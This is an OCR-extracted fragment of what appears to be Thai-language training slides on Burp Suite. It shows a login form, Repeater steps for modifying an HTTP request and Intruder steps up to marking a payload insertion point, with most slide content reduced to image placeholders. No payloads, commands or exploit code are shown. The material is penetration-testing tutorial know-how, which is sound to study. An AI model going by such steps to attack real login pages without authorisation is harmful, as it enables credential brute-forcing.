
Login

Username


Password

Login

Burp Suite - Repeater: Modified HTTP request (6/8)




Burp Suite - Repeater (7/8)




เก็บใน Clipboard

Burp Suite - Repeater (8/8)




Paste จาก Clipboard


Burp Suite - Intruder (1/7)




ที่มา: https://www.stationx.net


Burp Suite - Intruder (2/7)






Burp Suite - Intruder (3/7)







Burp Suite - Intruder: Mark the point for Payload insertion (4/7)

